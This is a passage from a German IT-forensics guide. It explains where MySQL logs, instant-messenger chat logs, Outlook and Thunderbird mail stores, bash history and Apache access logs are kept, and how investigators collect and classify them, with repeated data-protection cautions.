Die in ein lesbares Format konvertierten Logs eignen sich auch dazu, wieder in die Datenbank eingelesen zu werden, somit ist eine partielle Rekonstruktion mit Hilfe der Binlogs möglich. Der forensische Nutzen ist offensichtlich die Möglichkeit, Datenveränderungen und den Veränderungszeitraum erkennen zu können. Gerade Datenbestandsänderungen, z. B. durch SQL-Injection, können somit zurückverfolgt werden. Die generierten Ergebnisse sind dabei der Datenart Sitzungsdaten zuzuordnen.

Eine **Sammlung** dieser Daten wird durchgeführt, indem die MySQL-Binlogs, die sich standardmäßig im Verzeichnis /var/log/mysql eines linux-basierten Systems befinden, zu sichern.
In der **Datenuntersuchung** werden diese anschließend u.a. mithilfe des zu MySQL gehörigen Werkzeuges *mysbinlog* in ein lesbares Format überführt und können dann untersucht werden.

Einordnung in das detaillierte Schema (siehe Kapitel)
MySQL binlogging läuft auf festinstallierten Computern (HW). Das Programm ist Teil vieler Linux-Distibutionen, aber auch für Microsoft Windows erhältlich (SW). Der Untersuchungsort ist lokal auf festinstallierten Datenträgern (UO). Für das MySQL binlogging ist bei der Debian-Standardinstallation keine Aktivierung erforderlich (AE). Die Untersuchungsvoraussetzung ist die technische Funktionsfähigkeit des Computersystems sowie Administratorrechte für den Zugriff auf die Logdateien (UV). Untersuchungsziel sind Anwenderdaten und Sitzungsdaten (UZ). Die Untersuchungsaktion besteht aus dem online-Speichern von Logdaten auf das Speichermedium (UA). Untersuchungsergebnis sind dabei Anwenderdaten und Sitzungsdaten (UE). Das Datenvolumen hängt von der Anzahl und Länge von datenbestandsändernden Anfragen ab, daher sind genaue Angaben nicht möglich (DV). Da das MySQL binlogging Teil der normalen Datenbanknutzung ist, treten keine Strukturwirkungen auf (STW). Eine Datenschutzrelevanz ergibt sich unter Umständen (DSR). Die Beweiskrafttendenz ist eher schwierig (BK). Bei der Verwendung vom MySQL binlogging muss dieses extern gegen Veränderung geschützt werden (SM), das Untersuchungsziel wird bei dem Einsatz des Werkzeugs nicht verändert (SM), das Untersuchungsergebnis muss wiederum extern geschützt werden (SM).

MySQL Prozesslogs

133 http://dev.mysql.com/doc/refman/5.0/en/binary-log.html
134 http://www.linuxcommand.org/man_pages/mysqlbinlog1.html

Im Normalfall werden sämtliche Log-Meldungen[135] des MySQL-Dienstes an den Syslog Dienst gesendet. Optional ist auch ein Logging in separate Dateien möglich, jedoch muss dies vorher aktiviert werden. Dazu ist der Parameter „--log-error“ beim Start von MySQL anzuhängen. Dann wird eine separate Logdatei erzeugt, diese ist nach dem Computernamen benannt[136] (Computername.err), alternativ kann ein anderer Name gewählt werden. An dieser Stelle werden somit Prozessdaten erfasst. Prozesslogs können dem Untersuchenden helfen, Fehlfunktionen aufzufinden, welche die Verfügbarkeit (siehe dazu auch die Ausführungen über die Sicherheitsaspekte in Kapitel) des Dienstes beeinflusst haben.

Diese Log-Dateien müssen in der **Strategischen Vorbereitung** aktiviert werden. In der **Datensammlung** können diese Daten standardmäßig aus dem Verzeichnis /var/log/mysql gesichert werden. Während der **Datenuntersuchung** können diese Daten dann mit klassischen Methoden der Logdateienuntersuchung (siehe dazu auch Kapitel) ausgewertet werden.

Einordnung in das detaillierte Schema (siehe Kapitel)
MySQL läuft auf festinstallierten Computern (HW). Das Programm ist Teil vieler Linux-Distibutionen, aber auch für Microsoft Windows erhältlich (SW). Der Untersuchungsort ist lokal auf festinstallierten Datenträgern (UO). Für die MySQL Prozesslogs ist bei der Debian-Standardinstallation keine Aktivierung erforderlich (AE), das Logziel ist hier jedoch Syslog. Die Untersuchungsvoraussetzung ist die technische Funktionsfähigkeit des Computersystems sowie Administratorrechte für den Zugriff auf die Logdateien (UV). Untersuchungsziel sind Prozessdaten (UZ). Die Untersuchungsaktion besteht aus dem online-speichern von Logdaten auf das Speichermedium (UA). Untersuchungsergebnis sind Prozessdaten (UE). Das Datenvolumen hängt von der Anzahl der aufgetretenen Ereignisse ab, daher sind genaue Angaben nicht möglich (DV). Da die MySQL Prozesslogs Teil der normalen Datenbanknutzung ist, treten keine Strukturwirkungen auf (STW). Eine Datenschutzrelevanz ergibt sich nicht (DSR). Eine Beweiskrafttendenz existiert nicht (BK). Bei der Verwendung von MySQL Prozesslogs müssen diese Extern gegen Veränderung geschützt werden (SM), das Untersuchungsziel wird bei dem Einsatz des Werkzeugs nicht verändert (SM), das Untersuchungsergebnis muss wiederum extern geschützt werden (SM).

MySQL Slow-Query-Log
In Kombination mit der Variable „long_query_time“ ist es möglich, Anfragen zu protokollieren, die länger als die angegebene Zeitdauer benötigen[137]. Der Wert von „long_query_time“ wird dabei in Sekunden angegeben. Slow-Querys können für Angriffe auf die Verfügbarkeit verwendet werden (siehe dazu die Ausführungen über die Sicherheitsaspekte im Kapitel). MySQL besitzt in der Regel eine Maximalanzahl von Prozessen. Wenn diese ausgeschöpft sind, werden keine weiteren Anfragen beantwortet. Das Erkennen von möglichen Ursachen der Nichtverfügbarkeit ist für die Aufklärung eines derartigen Vorfalls sehr wichtig.
Aufgrund des hohen Datenvolumens ist dieser Loggingmechanismus standard-

135 http://dev.mysql.com/doc/refman/5.0/en/error-log.html
136 http://dev.mysql.com/doc/refman/5.0/en/error-log.html
137 http://dev.mysql.com/doc/refman/5.0/en/slow-query-log.html

mäßig nicht aktiviert, muss also aktiviert werden, um Anfragen und Systemzeiten zu protokollieren.

Auch diese Log-Dateien müssen in der **Strategischen Vorbereitung** aktiviert werden. In der **Datensammlung** können diese Daten standardmäßig aus dem Verzeichnis /var/log/mysql gesichert werden. Während der **Datenuntersuchung** können diese Daten dann mit klassischen Methoden der Logdateienuntersuchung (siehe dazu auch Kapitel) ausgewertet werden.

Einordnung in das detaillierte Schema (siehe Kapitel)
MySQL Slow-Query-Log läuft auf festinstallierten Computern (HW). Das Programm ist Teil vieler Linux-Distributionen, aber auch für Microsoft Windows erhältlich (SW). Der Untersuchungsort ist lokal auf festinstallierten Datenträgern (UO). Für das MySQL Slow-Query-Log ist bei der Debian-Standardinstallation eine Aktivierung erforderlich (AE). Die Untersuchungsvoraussetzung ist die technische Funktionsfähigkeit des Computersystems sowie Administratorrechte für den Zugriff auf die Logdateien und die Aktivierung des Loggings im Rahmen der Strategischen Vorbereitung (UV). Untersuchungsziel sind Anwenderdaten und Sitzungsdaten (UZ). Die Untersuchungsaktion besteht aus dem online-Speichern von Logdaten auf das Speichermedium (UA). Untersuchungsergebnis sind Anwenderdaten und Sitzungsdaten (UE). Das Datenvolumen hängt von der Anzahl und Länge der Anfragen ab, daher sind genaue Angaben nicht möglich (DV). Da das MySQL Slow-Query-Log Teil der normalen Datenbanknutzung ist, treten keine Strukturwirkungen auf (STW). Eine Datenschutzrelevanz ergibt sich unter Umständen (DSR). Die Beweiskrafttendenz ist eher schwierig (BK). Bei der Verwendung vom MySQL Slow-Query-Log muss dieses Extern gegen Veränderung geschützt werden (SM), das Untersuchungsziel wird bei dem Einsatz des Werkzeugs nicht verändert (SM), das Untersuchungsergebnis muss wiederum extern geschützt werden (SM).

MySQL Query-Logs
Optional ist es möglich, sämtliche Anfragen zu protokollieren[138]. Diese Query-Logs sind auch eine Möglichkeit, unautorisierte Datenbankzugriffe anhand der getätigten Eingaben zu protokollieren, welche durch SQL-Bypass Operationen[139] an unzureichend gesicherten Datenbankservern möglich sind. Auch hier wird der Zeitpunkt der Anfrage festgehalten, dies ist wieder die Systemzeit. Die Query-Logs sind im ständigen Betrieb nur eingeschränkt nutzbar. Durch die hohe zu erwartende Datenmenge ist nur eine kurzzeitige Aktivierung dieser Funktion ratsam. Andererseits führt die hohe Anzahl von generierten Log-Meldungen zum Nebeneffekt, dass Änderungen an der Systemzeit erkannt werden können, dies ist aber aufgrund des Datenvolumens nicht sinnvoll.
Normalerweise sind diese Query-Logs aufgrund des großen Datenvolumens deaktiviert, bieten aber, bei Aktivierung, detaillierte Anwender und Sitzungsdaten.

In der **Strategischen Vorbereitung** können diese Log-Dateien aktiviert werden.

138 http://dev.mysql.com/doc/refman/5.0/en/query-log.html
139 Siehe dazu auch die Demonstration unter der URL:
http://www.foundstone.com/us/resources/videos/hacmetravel/lesson1/index.htm

In der **Datensammlung** können diese Daten standardmäßig aus dem Verzeichnis /var/log/mysql gesichert werden. Während der **Datenuntersuchung** können diese Daten dann mit klassischen Methoden der Logdateienuntersuchung (siehe dazu auch Kapitel) ausgewertet werden.

Einordnung in das detaillierte Schema (siehe Kapitel)
MySQL Query-Log läuft auf festinstallierten Computern (HW). Das Programm ist Teil vieler Linux-Distributionen, aber auch für Microsoft Windows erhältlich (SW). Der Untersuchungsort ist lokal auf festinstallierten Datenträgern (UO). Für das MySQL Query-Log ist bei der Debian-Standardinstallation eine Aktivierung erforderlich (AE). Die Untersuchungsvoraussetzung ist die technische Funktionsfähigkeit des Computersystems sowie Administratorrechte für den Zugriff auf die Logdateien und die Aktivierung des Loggings im Rahmen der Strategischen Vorbereitung (UV). Untersuchungsziel sind Anwenderdaten und Sitzungsdaten (UZ). Die Untersuchungsaktion besteht aus dem online-Speichern von Logdaten auf das Speichermedium (UA). Untersuchungsergebnis sind Anwenderdaten und Sitzungsdaten (UE). Das Datenvolumen hängt von der Anzahl und Länge der Anfragen ab, daher sind genaue Angaben nicht möglich (DV). Da das MySQL Query-Log Teil der normalen Datenbanknutzung ist, treten keine Strukturwirkungen auf (STW). Eine Datenschutzrelevanz ergibt sich unter Umständen (DSR). Die Beweiskrafttendenz ist eher schwierig (BK). Bei der Verwendung vom MySQL Query-Log muss dieses Extern gegen Veränderung geschützt werden (SM), das Untersuchungsziel wird bei dem Einsatz des Werkzeugs nicht verändert (SM), das Untersuchungsergebnis muss wiederum extern geschützt werden (SM).

Sonstige Informationsquellen in MySQL für forensische Untersuchungen
Die nachfolgend beschriebenen Datenquellen sind in diesem Spezialfall als einzige flüchtig, ihre Erfassung kann wertvolle Daten liefern.
Sollen die Datenbanken auf Dateisystemebene gelöscht worden sein, so ist zumindest die Datenbank „information_schema“ noch erreichbar. In der Tabelle „USER_PRIVILEGES“ sind dabei alle globalen Nutzerrechte zu finden. Anhand dieser Tabelle lassen sich sämtliche Nutzer der Datenbank in ermitteln, durch das Benennungsschema ist auch zu erkennen, von welchen Hosts eine Anmeldung gestattet war.

Der Instant-Messenger Trillian

Bei Trillian handelt es sich um einen beliebten Instant-Messenger für Windows. Trillian unterstützt dabei die Protokolle AIM, ICQ, IRC, MSN und Yahoo.
Für die Forensik relevant ist die Funktion des Loggings und die damit gesammelten Logdateien, die sich je nach Protokoll sortiert im Verzeichnis C:\Programme\Trillian\users\default\logs befinden.
Trillian legt dabei jeweils zwei Versionen einer Log-Datei an. Eine Datei im XML-Format wird dabei ständig geschrieben, während die Textdatei erst nach Beendigung einer Konversation geschrieben wird. Sämtliche Konversations-

inhalte werden im Klartext geschrieben.
Des Weiteren werden von Dateitransfers zumindest der Dateiname sowie dessen Anfang und Ende gespeichert. Die Loggingfunktion ist standardmäßig aktiviert.
Grade bei Mitschnitten von Kommunikationsinhalten ist der Datenschutz zu beachten, für den Systembetreiber dürften diese Daten daher weniger wichtig sein. Für Strafverfolger können die Inhalte hingegen wichtige Indizien liefern.

Achtung, Datenschutz beachten!

In der **Datensammlung** können diese Dateien aus dem Verzeichnis:
C:\Programme\Trillian\users\default\logs
gesichert werden. Anschließend wird die **Datenuntersuchung** mit klassischen Mitteln der Log-Untersuchung durchgeführt.

Einordnung in das detaillierte Schema (siehe Kapitel)
Bei dem forensischen Werkzeug „Logging von Trillian" handelt es sich um eine IT-Anwendung, die auf einem fest installierten Computer (HW) eingesetzt wird. Es ist lauffähig unter Windows (SW) und läuft lokal auf dem zu untersuchenden System (UO). Eine Aktivierung ist nicht erforderlich (AE). Dieses Werkzeug setzt voraus, dass das System technisch funktionsfähig ist (UV). Trillian wertet Anwenderdaten aus (UZ), zeigt diese und ist dazu in der Lage diese zu speichern (UA). Das Ergebnis hierbei sind Anwenderdaten (UE). Das Datenvolumen ist hierbei nicht abzuschätzen (DV). Eine Verwendung des Trillian-Logs verändert keine Daten (STW). Datenschutzrechtlich ist die Funktionalität jedoch ausgesprochen bedenklich, da es sich hierbei um Chatlogs handelt (DSR). Eine Beweiskrafttendenz ist schwierig abzuschätzen (BK). Das Werkzeug, Untersuchungsziel und Ergebnisse müssen durch weitere forensische Methoden vor Manipulation geschützt werden (SM).

Der Instant-Messenger Pidgin

Bei Pidgin handelt es sich ebenfalls um einen Instant-Messenger, dessen Windows-basierte Version hier betrachtet werden soll. Pidgin unterstützt eine Vielzahl an Instant-Messenger-Protokollen.
Für die Forensik von Bedeutung sind hierbei sicherlich die Konversationslogdateien, die man nach Aktivierung der Loggingfunktion in einem dedizierten Verzeichnis[140] finden kann. Wenn das Logging von Statusveränderungen aktiviert wurde, werden ebenfalls die Statusveränderungen aller Kontakte aufgezeichnet. Anzumerken ist hierbei, dass in beiden Fällen die Timestamps von der Systemzeit des aktuellen Systems stammen. Beide Optionen lassen sich unter „Einstellungen – Mitschnitte" aktivieren.

Achtung! Strategische Vorbereitung beachten

Gerade bei Mitschnitten von Kommunikationsinhalten ist der Datenschutz zu beachten, für den Systembetreiber dürften diese Daten daher weniger wichtig sein. Für Strafverfolger können die Inhalte hingegen wichtige Indizien liefern.

Achtung, Datenschutz beachten!

Die Protokollfunktion von Pidgin ist in den Abschnitt der **Datensammlung** nach dem Modell des forensischen Prozesses einzuordnen. Die Dateien können dabei aus:
C:\Dokumente und Einstellungen\<username>\Anwendungsdaten\.purple\logs\pro

140 C:\Dokumente und Einstellungen\username\Anwendungsdaten\.purple\logs\protokoll\lokalerSender\.system

tokoll\lokalerSender\.system
gesichert werden. Anschließend werden diese in der **Datenuntersuchung** mit klassischen Mitteln der Log-Untersuchung ausgewertet.

Einordnung in das detaillierte Schema (siehe Kapitel)
Bei dem forensischen Werkzeug „Logging von Pidgin“ handelt es sich um eine IT-Anwendung, die auf einem fest installierten Computer (HW) eingesetzt wird. Es ist lauffähig unter Windows (SW) und läuft lokal auf dem zu untersuchenden System (UO). Eine Aktivierung ist erforderlich (AE).
Dieses Werkzeug setzt voraus, dass das System technisch funktionsfähig ist (UV). Pidgin wertet Anwenderdaten aus (UZ), zeigt diese und ist dazu in der Lage diese zu speichern (UA). Das Ergebnis hierbei sind Anwenderdaten (UE). Das Datenvolumen ist hierbei nicht abzuschätzen (DV). Eine Verwendung des Pidgin-Logs verändert keine Daten (STW). Datenschutzrechtlich ist die Funktionalität jedoch ausgesprochen bedenklich, da es sich hierbei um Chatlogs handelt. (DSR). Eine Beweiskrafttendenz ist auf Grund der Natur der Daten schwierig abzuschätzen (BK). Das Werkzeug, Untersuchungsziel und Ergebnisse müssen durch weitere forensische Methoden vor Manipulation geschützt werden (SM).

XChat

Bei Xchat handelt es sich um einen IRC-Klienten, der sowohl unter Windows-basierten als auch unter Linux Systemen lauffähig ist (siehe dazu auch [UMD08a]). Mit seinem Log-Mechanismus und dem in der aktuellen Version hinzugekommen Scrollbackmechanismus bietet Xchat zwei forensisch interessante Funktionen. Zunächst einmal verfügt Xchat über einen klassischen Logmechanismus, der standardmäßig deaktiviert ist. Dieses Log speichert sowohl Konversationen als auch Dateitransfers. Zusätzlich gibt es eine Logdatei der Kommunikation mit dem Server. Hier können weitere Informationen, wie zum Beispiel die eigene IP-Adresse oder Uhrzeit am Server gewonnen werden. Ziel der Scrollbackfunktion ist es, dem Nutzer die Fortsetzung alter Gespräche zu erleichtern, in dem automatisch alte Nachrichten aus vorhergegangen Sitzungen angezeigt werden.
Die Scrollbackdateien werden als Plaintext und mit Zeitstempel zwischengespeichert. Logdateien und Scrollback-Dateien befinden sich unter Windows in den Verzeichnissen
C:\Dokumente und Einstellungen\...\Anwendungsdaten\X-Chat 2\xchatlogs beziehungsweise
C:\Dokumente und Einstellungen\...\Anwendungsdaten\X-Chat 2\scrollback.
Beide Dateiarten sind zur Laufzeit gegen Beschreiben durch andere Programme gesichert.

Achtung, Datenschutz beachten!

Gerade bei Mitschnitten von Kommunikationsinhalten ist der Datenschutz zu beachten, für den Systembetreiber dürften diese Daten daher weniger wichtig sein. Für Strafverfolger können die Inhalte hingegen wichtige Indizien liefern.

Im Rahmen der **Strategischen Vorbereitung** muss das Logging von X-Chat aktiviert werden, damit diese Daten später genutzt werden können. Während der

Datensammlung befinden sich die Scrollbackdateien unter Windows in: C:\Dokumente und Einstellungen\...\Anwendungsdaten\X-Chat 2\scrollback. Die Xchat-Logs können unter:
C:\Dokumente und Einstellungen\...\Anwendungsdaten\X-Chat 2\xchatlogs gesichert werden. Anschließend muss eine **Datenuntersuchung** mit klassischen Mitteln der Log-Dateienauswertung stattfinden.

Einordnung in das detaillierte Schema (siehe Kapitel)
Bei dem forensischen Werkzeug „Logging von Xchat" handelt es sich um eine IT-Anwendung, die auf einem fest installierten Computer (HW) eingesetzt wird. Es ist lauffähig unter Windows und Linux (SW) und läuft lokal auf dem zu untersuchenden System (UO). Eine Aktivierung ist erforderlich (AE). Dieses Werkzeug setzt voraus, dass das System technisch funktionsfähig ist (UV). Xchat arbeitet mit Anwenderdaten und Sitzungsdaten (UZ), zeigt diese und ist dazu in der Lage, diese zu speichern (UA). Das Ergebnis hierbei sind Anwenderdaten und Sitzungsdaten (UE). Das Datenvolumen ist hierbei nicht abzuschätzen (DV). Eine Verwendung des Xchat-Logs verändert keine Daten (STW). Datenschutzrechtlich ist die Funktionalität jedoch ausgesprochen bedenklich, da es sich hierbei um Chatlogs handelt. (DSR). Eine Beweiskrafttendenz ist auf Grund der Natur der Daten schwierig abzuschätzen (BK). Das Werkzeug, Untersuchungsziel und Ergebnisse müssen durch weitere forensische Methoden vor Manipulation geschützt werden (SM).

Der E-Mail Klient und Terminplaner Microsoft Outlook

Im Gegensatz zum im Kapitel beschriebenen E-Mail Klient Microsoft Outlook Express ist Microsoft Outlook nicht in einer Basisinstallation des Betriebssystems Microsoft Windows enthalten. Deshalb wird Microsoft Outlook auch als IT-Anwendung in das vorgestellte Modell des forensischen Prozesses eingeordnet. Hierbei handelt es sich um einen Persönlichen Informations Manager (PIM) mit einer integrierten E-Mail Funktionalität.

Achtung! Datenschutz beachten

Microsoft Outlook speichert seine Daten in einzelnen Dateien mit der Dateinamenerweiterung „.pst". In diesen befinden sich sämtliche empfangenen und versandten E-Mails, Kontakte, Termine und begleitende Metadaten. Beim Auswerten dieser Daten muss der Datenschutz unbedingt gewährleistet werden. Die Dateien sind in einem gesonderten Verzeichnis, welches in der Voreinstellung:

C:\Dokumente und Einstellungen\Lokale Einstellungen\Anwendungsdaten\Microsoft\Outlook

ist. Bei den Dateien handelt es sich um Datenbanken, welche in einer Verzeichnis-struktur die E-Mails, Kontakte, Termine sowie Metadaten darüber enthalten (u. a. den Erstellungszeitpunkt). Diese können u. a. mit der Open Source Software „libpst[141]", insbesondere mit dem darin enthaltenen Programm „readpst" untersucht werden.

141 http://alioth.debian.org/projects/libpst/

Analog zum beobachteten Verhalten von Microsoft Outlook Express (siehe dazu auch Kapitel) werden die Inhalte der Verzeichnisse durch die Anwendung nicht gelöscht, sondern als gelöscht markiert. Für den Anwender ist damit der betroffene virtuelle Ordner (beispielsweise „Kontakte“, „Posteingang“ usw.) geleert worden. Jedoch können die dort enthaltenen Daten z. B. durch den Einsatz von „readpst“ oder auch einer der in Kapitel vorgestellten forensischen Werkzeugsammlungen extrahiert werden. Die Auswertung der gespeicherten E-Mails kann insbesondere bei einem Befall des Systems durch Malware sinnvoll sein. Wenn diese per E-Mail auf den Computer gelangt sind, so lässt sich so gegebenenfalls deren Ursprung feststellen.

In der **Datensammlung** erfolgt die Sicherung der von Microsoft Outlook gesammelten Daten durch Sichern der .pst-Dateien im Verzeichnis C:\Dokumente und Einstellungen\Lokale Einstellungen\Anwendungsdaten\Microsoft\Outlook .
Im Rahmen der U**ntersuchung** ermöglicht die Open Source Software “libpst” Zugriff auf all diese Daten.

Einordnung in das detaillierte Schema (siehe Kapitel)
Bei dem Werkzeug Microsoft Outlook handelt es sich um eine IT-Anwendung, die auf einem Computer (HW) unter Windows (SW) läuft. Die Untersuchung findet lokal auf dem zu untersuchenden System oder dessen Teilkomponenten, wie Festplatten oder Wechseldatenträgern (UO) statt. Eine Aktivierung ist nicht erforderlich (AE). Als Untersuchungsvoraussetzung liegt vor, dass die zu untersuchenden Datenträger funktionsfähig sind (UV). Das Untersuchungsziel sind hier alle Sitzungsdaten, Anwenderdaten, Kommunikationsprotokolldaten und Details über Dateien (UZ). Die Untersuchungsaktion ist die online Speicherung dieser Daten (UA). Das Untersuchungsergebnis dabei sind Sitzungsdaten, Anwenderdaten, Kommunikationsprotokolldaten und Details über Dateien (UE). Das erwartete Datenvolumen hängt hierbei vom Volumen der Eingabedaten ab (DV). Bei lokaler Anwendung auf dem zu untersuchenden System können flüchtige und nichtflüchtige Daten verändert werden (STW). Das Ergebnis der Untersuchung ist datenschutzrechtlich relevant (DSR). Eine Beweiskrafttendenz ist vorhanden (BK). Es sind externe Schutzmaßnahmen sowohl für das Werkzeug als auch für das Untersuchungsziel und das Untersuchungsergebnis notwendig (SM).

Der E-Mail Klient Mozilla Thunderbird

Mozilla Thunderbird gehört zu den IT-Anwendungen im vorgestellten Modell des forensischen Prozesses. Die im Verlauf der Nutzung von Thunderbird anfallenden Daten werden in einem eigenen Verzeichnis gespeichert.

Achtung! Datenschutz beachten

In diesen befinden sich sämtliche empfangenen und versandten E-Mails, und begleitende Metadaten. Beim Auswerten dieser Daten muss der Datenschutz unbedingt gewährleistet werden. Unter Windows ist der Speicherort:

C:\Dokumente und Einstellungen\<nutzername>\Anwendungsdaten\Thunderbird\Profiles,

bei Unix-Systemen wird im Heimatverzeichnis des Nutzers ein Verzeichnis

„.mozilla-thunderbird/“ angelegt.

Darin befindet sich das Profil des Nutzers. Darin befinden sich zwei Ordner für E-Mails, Mail, sowie ImapMail, welche wiederum für jedes Postfach einen separaten Ordner enthalten. Für jedes Postfach gibt es zwei Typen von Dateien, *Ordnername* („Gesendet“, „Posteingang“ usw.) sowie *Ordnername.msf*. Dabei handelt es bei den Dateien ohne Dateiendung um einfache mbox-Dateien[142]. Diese können mit jedem Werkzeug zum Anzeigen von Textdateien eingesehen werden. Die msf-Dateien sind Index-Dateien, diese enthalten Fragmente von E-Mails.

Analog zum beobachteten Verhalten von Microsoft Outlook, sowie Outlook Express (siehe dazu auch Kapitel) werden die Inhalte der Verzeichnisse durch die Anwendung nicht gelöscht, sondern als gelöscht markiert. Für den Anwender ist damit der betroffene virtuelle Ordner (beispielsweise „Gesendet“, „Posteingang“ usw.) geleert worden. Jedoch können die dort enthaltenen Daten aus den mbox-Dateien wiederhergestellt werden. Darüber hinaus befindet sich das Adressbuch des Nutzers in der Datei abook.mab im Profilverzeichnis, welches zwar eine eigene Dokumentenstruktur hat, jedoch durch einen beliebigen Texteditor eingesehen werden kann..

In der **Datensammlung** erfolgt die Sicherung der von Mozilla Thunderbird gesammelten Daten durch Sichern der Dateien des Profilverzeichnisses im Verzeichnis:
C:\Dokumente und Einstellungen\
$nutzername$\Anwendungsdaten\Thunderbird\Profiles.
Im Rahmen der **Untersuchung** können die gesammelten Daten mit jedem Textbetrachter ausgewertet werden.

Einordnung in das detaillierte Schema (siehe Kapitel)
Bei dem Werkzeug Mozilla Thunderbird handelt es sich um eine IT-Anwendung, die auf einem Computer (HW) unter Windows und Linux (SW) läuft. Die Untersuchung findet lokal auf dem zu untersuchenden System oder dessen Teilkomponenten, wie Festplatten oder Wechseldatenträgern (UO) statt. Eine Aktivierung ist nicht erforderlich (AE). Als Untersuchungsvoraussetzung liegt vor, dass die zu untersuchenden Datenträger funktionsfähig sind (UV). Das Untersuchungsziel sind hier alle Sitzungsdaten, Anwenderdaten, Kommunikationsprotokolldaten und Details über Dateien (UZ). Die Untersuchungsaktion ist die online Speicherung dieser Daten (UA). Das Untersuchungsergebnis dabei sind Sitzungsdaten, Anwenderdaten, Kommunikationsprotokolldaten und Details über Dateien (UE). Das erwartete Datenvolumen hängt hierbei vom Volumen der Eingabedaten ab (DV). Bei lokaler Anwendung auf dem zu untersuchenden System können flüchtige und nichtflüchtige Daten verändert werden (STW). Das Ergebnis der Untersuchung ist datenschutzrechtlich relevant (DSR). Eine Beweiskrafttendenz ist vorhanden (BK). Es sind externe Schutzmaßnahmen sowohl für das Werkzeug als auch für das Untersuchungsziel und das Untersuchungsergebnis notwendig (SM).

142Hierbei handelt es sich um das Standardformat auf UNIX-basierten Systemen

Der Logmechanismus der Bourne-again-shell

Die Bash (Bourne-again-shell) ist eine besondere IT-Anwendung. Einerseits sammelt diese Daten, die in forensischen Untersuchungen ausgewertet werden können, andererseits kann sie als Interpreter für Shellskripte den forensischen Prozess aktiv unterstützen. Die Bash ist die Standard-Shell vieler unixartiger Betriebssysteme, so auch beim Großteil der Linuxdistributionen. Die Datensammlungsfunktion besteht darin, alle Programmaufrufe mit deren Parametern, die in der Shell gestartet wurden, zu speichern. Diese Funktion dient dem Anwender zur einfachen Wiederholung von Aufrufen. Dazu werden diese in die Datei *.bash_history* im jeweiligen Nutzerverzeichnis gespeichert. In dieser existieren jedoch weder Zeitstempel noch Informationen zur Integrität der Datei selbst. Dennoch kann die Bash-History wichtige Daten enthalten, im Wesentlichen handelt es sich dabei um Sitzungsdaten. Als Beispiel seien hier Passwörter zu nennen, die als Parameter an ein Programm übergeben wurden.

Achtung! Datenschutz beachten

Bei diesen Daten ist ebenfalls der Datenschutz zu beachten.

Als Interpreter für Shellskripte kann die Bash auch in anderen Abschnitten als der Datensammlung genutzt werden. Gerade bei der (teil-)automatisierten Untersuchung und Datenanalyse von gesammelten Daten kann die Bash eingesetzt werden. Im Falle einer forensischen Untersuchung eines unixartigen Systems bietet die Bash zudem die Schnittstelle zum IT-System für den Untersuchenden. Hier ist speziell die Möglichkeit hilfreich, Programmausgaben in Dateien oder an andere Programme weiterzuleiten.

Als eine Erweiterung der Protokollierungsfunktion kann dann die IT-Anwendung *script* gestartet werden, welche sämtliche Konsolenein- und ausgaben in einer separaten Datei speichert. Dies kann in forensischen Untersuchungen ein wichtiger Teil der prozessbegleitenden Dokumentation sein. Jedoch müssen sowohl die *.bash_history* als auch das Ergebnis der script Sitzung bezüglich ihrer Integrität unter Verwendung einer kryptographischen Hashsumme abgesichert werden, um die Unverändertheit der Inhalte sicherzustellen.

Einordnung in das detaillierte Schema (siehe Kapitel)

Bei dem forensischen Werkzeug handelt es sich um die Bash-History. Es wird in der Datensammlungsphase gesichert. Es ist ein Logmechanismus einer Shell (ITA). Die Bash läuft auf festinstallierten Computern (HW). Das Programm ist unter anderem für Linux (SW). Der Untersuchungsort ist lokal auf dem zu untersuchenden System (UO). Für die Bash-History ist keine Aktivierung erforderlich (AE). Die Untersuchungsvoraussetzung ist die technische Funktionsfähigkeit des Computersystems, sowie Administratorrechte (UV). Das Untersuchungsziel sind Sitzungsdaten (UZ). Die Untersuchungsaktion besteht aus dem Online-Speichern von Programmaufrufen auf das Speichermedium (UA). Untersuchungsergebnis sind Sitzungsdaten (UE). Das Datenvolumen des Untersuchungsergebnisses steht in einem proportionalen Verhältnis zur Anzahl der Programmaufrufe (DV). Da die Bash-History ständig aktiv ist, treten Strukturwirkungen auf (STW). Eine Datenschutzrelevanz ergibt sich aus der Nutzung (DSR). Eine Beweiskrafttendenz besteht (BK). Bei der Verwendung der Bash-History muss diese extern gegen Veränderung geschützt werden. Das Untersuchungsziel wird bei dem Einsatz des Werkzeugs nicht verändert, das Untersuchungsergebnis muss wiederum extern geschützt werden (SM).

Der Webserver Apache

Apache[143] ist ein HTTP-Server und gehört zur grundlegenden Methode der IT-Anwendungen. Insbesondere die Protokollierung der einzelnen Zugriffe kann den forensischen Prozess unterstützen. Die aufgezeichneten Sitzungsdaten können dabei helfen, den Verlauf des Vorfalls zu rekonstruieren und sind daher im Abschnitt der Datensammlung zu sichern. Betrachtet wurde die Standardkonfiguration des Apache, Version 2.2.3, aus der Linux Distribution Debian Etch. Dieser legt die Logdaten im Verzeichnis „/var/log/apache2" ab. Dort existieren zwei verschiedene Logtypen, einerseits das Zugriffslog „access.log", welches Sitzungsdaten enthält, andererseits das Fehlerlog „error.log". Im Letzteren werden alle Fehler protokolliert. Dies können einerseits Zugriffe sein, welche zu einem Fehler führten, also Sitzungsdaten, andererseits aber auch Fehler des Apache-Prozesses, also Prozessdaten. Wie in Tabelle 28 ersichtlich ist, besteht ein typischer Logeintrag aus mehreren Feldern. Die access.log ist im Common Log Format wie folgt aufgebaut[144]:

Client-IP	-	Nutzer	Zugriffszeit-punkt	HTTP-Anfrage	HTTP-Status	Antwort-größe	HTTP-Referer	User-Agent

Tabelle 28: Format der access.log

Die Client-IP ist dabei die IP-Adresse des Computers, der die Seite aufgerufen hat. Der Nutzer erscheint nur, wenn eine Authentifikation per HTTP-Auth stattgefunden hat. Im Feld des Zugriffszeitpunktes ist die genaue Uhrzeit mit Datum des Zugriffs zu finden. Die HTTP-Anfrage ist die Anfrage, die der Client an den Server gesendet hat. Im HTTP-Statusfeld wird der Antwortcode des Servers gespeichert, im Normalfall sollte dies 200[145] sein. Im Feld der Antwortgröße wird die Datenmenge in Byte angegeben, die an den Client gesendet wurde. Der HTTP-Referer ist die Seite, von der auf die URL verwiesen wurde. Erfolgte der Zugriff direkt, steht dort nur „-". Im User-Agent-Feld wird die Browserkennung des Clients gespeichert, diese ist jedoch sehr leicht zu manipulieren.

Nach der aktuellen Rechtsauffassung[146] sind diese Daten zumindest teilweise datenschutzrechtlich relevant, dies gilt insbesondere für die Client-IP, den Nutzernamen, die HTTP-Anfrage, sowie für den HTTP-Referer. Bei der Auswertung ist daher eine entsprechende Anonymisierung nötig.

Achtung! Datenschutz beachten

